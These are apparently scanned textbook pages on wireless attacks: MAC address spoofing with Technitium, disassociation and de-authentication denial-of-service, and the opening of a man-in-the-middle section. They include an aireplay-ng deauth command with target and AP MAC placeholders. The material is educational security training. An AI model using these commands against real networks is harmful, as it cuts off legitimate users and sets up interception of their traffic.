
Active MAC Address
68-7F-7[redacted] (Original)
Cisco-Linksys, LLC (Address: 121 Theory Drive, Irv

Change MAC Address

02 – 44 – 63 – FD – 35 – 01
[CC-44-63] Apple, Inc. (Address: 1 Infinite Loop, Cupertino CA S
☑ Automatically restart network connection to apply changes
☑ Make new MAC address persistent
☑ Use '02' as first octet of MAC address

Received 6.54 MB (6852635 bytes)
--Speed 2.35 KB/s (2406 bytes)
Sent 1.17 MB (1228527 bytes)
--Speed 0 B/s (0 bytes)

Figure 16.57: Screenshot of Technitium MAC Address Changer



Denial-of-Service: Disassociation and De-authentication Attacks

Disassociation Attack

Client is authenticated and associated with the AP

Attacker sends a disassociate request packet to take a single client offline

Client connects to the network

Client is still authenticated but no longer associated with the AP

Client attempting to connect

Access Point

Attacker

De-authentication Attack

Deauth command:

```
aireplay-ng --deauth 25 -h <TARGET
MAC> -b <AP MAC> ath1
```

Client is authenticated and associated with the AP

Client is no longer authenticated or associated with the AP

Attacker sends a de-authenticate request packet to take a single client offline

Client fully connected

Access Point

Attacker

Denial-of-Service: Disassociation and De-authentication Attacks

Wireless networks are vulnerable to DoS attacks because of the relationships among the physical, data-link, and network layers. Wireless DoS attacks include disassociation attacks and de-authentication attacks.

- **Disassociation Attack**

  In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the AP and client.



Client is authenticated and associated with the AP
1
Attacker sends a disassociate request packet to take a single client offline
2
Client connects to the network
3
Client is still authenticated but no longer associated with the AP
Client attempting to connect
Access Point
Attacker

Figure 16.58: Disassociation attack

- **De-authentication Attack**

  In a de-authentication attack, the attacker floods station(s) with forged de-authenticates or disassociates to disconnect users from an AP.




Deauth command:
aireplay-ng --deauth 25 -h <TARGET MAC> -b <AP MAC> ath1
Client is authenticated and associated with the AP
1
Client is no longer authenticated or associated with the AP
3
Access Point
2
Attacker sends a de-authenticate request packet to take a single client offline
Client fully connected
Attacker

Figure 16.59: De-authentication attack



Launch of Wireless Attacks: Man-in-the-Middle Attack

Attacker sniffs the victim's **wireless parameters** (the MAC address, ESSID/BSSID, number of channels)

Sends a **deauthentication (deauth) request** to the victim with the spoofed source address of the victim's AP

